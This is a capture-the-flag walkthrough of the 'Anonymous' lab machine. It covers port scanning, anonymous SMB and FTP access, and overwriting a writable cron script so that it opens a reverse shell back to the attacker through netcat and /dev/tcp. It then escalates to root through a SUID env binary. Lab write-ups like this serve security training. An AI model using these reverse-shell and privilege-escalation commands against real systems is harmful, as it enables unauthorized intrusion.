
Anonymous

Box IP = 10.10.223.23

Nmap Scan

```
sudo nmap -sS -vv 10.10.223.23
```



We can notice that we have ports 21, 22, 139 and 445 open


We can start checking the services behind the ports.

smb enumeration

Since we have seen there is an smb service running on the machine, we will start enumerating from this service

we will use enum4linux tool to enumerate the smb service running

```
enum4lnux -US 10.10.223.23
```



We can see that we have 1 user on the smb service called namelessone and we have 3 shares in total. There are 2 shares in the disk we are interested in.
In this case we can see that we can't access the print$ shares but we can access the pics share. Let's see what this share contains ...

Using the following command we can connect to the share \

```
smbclient //10.10.223.23/pics
```

we are prompted for a password. We will ignore the password and press enter and voila we are in the shares

Issuing a simple ls command we can view the files in the share directory. In this case it is just two images

by issuing cd .. commands we can not go up the directory so we have to work with what we have.

we can use steghide to see if we can get any information (hopefully) for a password access the ssh port on the machine.

first of all we need to download the images.

```
get cargo2.jpg
get puppos.jpeg
```

we are going to use a tool called steghide to try to extract any useful information the images may contain through steganography.

we can install steghide by issuing “sudo apt-get install steghide” command

```
steghide extract -sf cargo2.jpg
```

We can try issuing this command with no passphrase but we get nothing
We can issue the same thing with the name of the file and still get nothing in response.
try the same thing for the other photo but still nothing.
This seems like a rabbit hole.

Let's move on on the ftp server.

ftp enumeration & entry point

Starting with the ftp the first thing we need to check is if the server allows anonymous log ins.

to check this simply connect to the ftp server with the username anonymous and no password. If we get access denied then the server does not support anonymous log in

```
ftp 10.10.223.23


Connected to 10.10.223.23.
220 NamelessOne's FTP Server!
Name (10.10.223.23:(your-hostname)): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

We immediately get connected with anonymous account.

We can check for files

```
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxrwxrwx    2 111      113          4096 Jun 04  2020 scripts
226 Directory send OK.
```

entering this folder we can see the following files:

```
ftp> cd scripts
250 Directory successfully changed.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rwxr-xrwx    1 1000     1000          314 Jun 04  2020 clean.sh
-rw-rw-r--    1 1000     1000         2537 Dec 13 14:47 removed_files.log
-rw-r--r--    1 1000     1000           68 May 12  2020 to_do.txt
226 Directory send OK.
```

We can see there are 3 files.
There is a script that seems to perform a cleanup here and a log that it's last modification was really recent.
It is safe to assume by that that there is a cronjob scheduling the clean.sh every some period of time.
Opening the to_do.txt file we can see the context
"I really need to disable the anonymous login...it's really not safe" Well indeed its not...

By issuing another ls we can see that the script clean.sh is being called every minute.

Since we have write permissions on the clean.sh script that means that we can replace some code and hopefully get a reverse shell.
Let's have a look in this script

```
#!/bin/bash

tmp_files=0
echo $tmp_files
if [ $tmp_files=0 ]
then
        echo "Running cleanup script:  nothing to delete" >> /var/ftp/scripts/removed_files.log
else
    for LINE in $tmp_files; do
        rm -rf /tmp/$LINE && echo "$(date) | Removed file /tmp/$LINE" >> /var/ftp/scripts/removed_files.log;done
fi
```

This script definitely seems like our entry point.
Let's remove all the context and replace it with a nasty netcat connection back to us.

We will use the following script

```
#!/bin/bash

nc (your-ip) 4444 -e /bin/bash
```

and we will open a netcat listener to our machine

```
rlwrap nc -nlvp 4444
```

rlwrap is used to make our netcat shell interactive in a manner that we can use arrow keys to get older commands

We will go back to our ftp connection and simply put the new script to replace the old one.

```
ftp> put clean.sh
local: clean.sh remote: clean.sh
200 PORT command successful. Consider using PASV.
150 Ok to send data.
226 Transfer complete.
56 bytes sent in 0.00 secs (759.5486 kB/s)
```

We notice that we don't get a reverse shell with this script. Maybe netcat is not installed on the machine

Let's try a different script

```
#!/bin/bash

bash -i >& /dev/tcp/(your-ip)/4444 0>&1
```

and upload the script again.

Voila! we get our reverse shell after one minute of wait

```
bash: cannot set terminal process group (1500): Inappropriate ioctl for device
bash: no job control in this shell
namelessone@anonymous:~$
```

we can see that we are namelessone

We can issue the following command to get a more interractive shell

```
python -c "import pty; pty.spawn('/bin/bash');"
export TERM=xterm
```

and here is our first flag

```
namelessone@anonymous:~$ ls
ls
pics
user.txt
```


Let's look further in this machine to escalate privileges

Privilege Escalation

Now that we have access we need to view the root flag
In order to do that we need to escalate our privileges

Let's start with some common privilege escalation techniques.


We will try to figure out if there we have access to view or modify one of the files that contain the passwords. These are /etc/shadow and /etc/passwd



The actual fle that contains the password hashes is not readable to any other than root or sudoers and we don't actually have a password for namelessone to use sudo

So this technique is no good to us.

Let's try to find any rogue suid programs to abuse
We will issue the following command to view all the suid programs on the machine



We can detect a program that shouldn't have suid bit on and that is env located to /usr/bin/env

With a bit of research we can find out that the env program does not drop privileges when completed hence we can get a root shell from it.

```
/usr/bin/passwd
/usr/bin/env
/usr/bin/gpasswd
```

We are going to abuse this program to escalate our privileges
By issuing the following command we can gain ourselves a root shell

```
env /bin/bash -p
```

and Voila we are root!

```
namelessone@anonymous:~$ env /bin/bash -p
env /bin/bash -p
bash-4.4# whoami
whoami
root
```

and under our /root directory we can find our beloved root.txt flag

```
bash-4.4# ls
ls
root.txt
bash-4.4#
```

Questions

Question 1:
How many ports are open on the machine ?
4

Question 2:
What service is running on port 21?
ftp

Question 3:
What service is running on ports 139 and 445?
smb

Question 4:
There's a share on the user's computer. What's it called?
pics

Question 5 & 6 ask for flags. Flags will not be disclosed in this writeup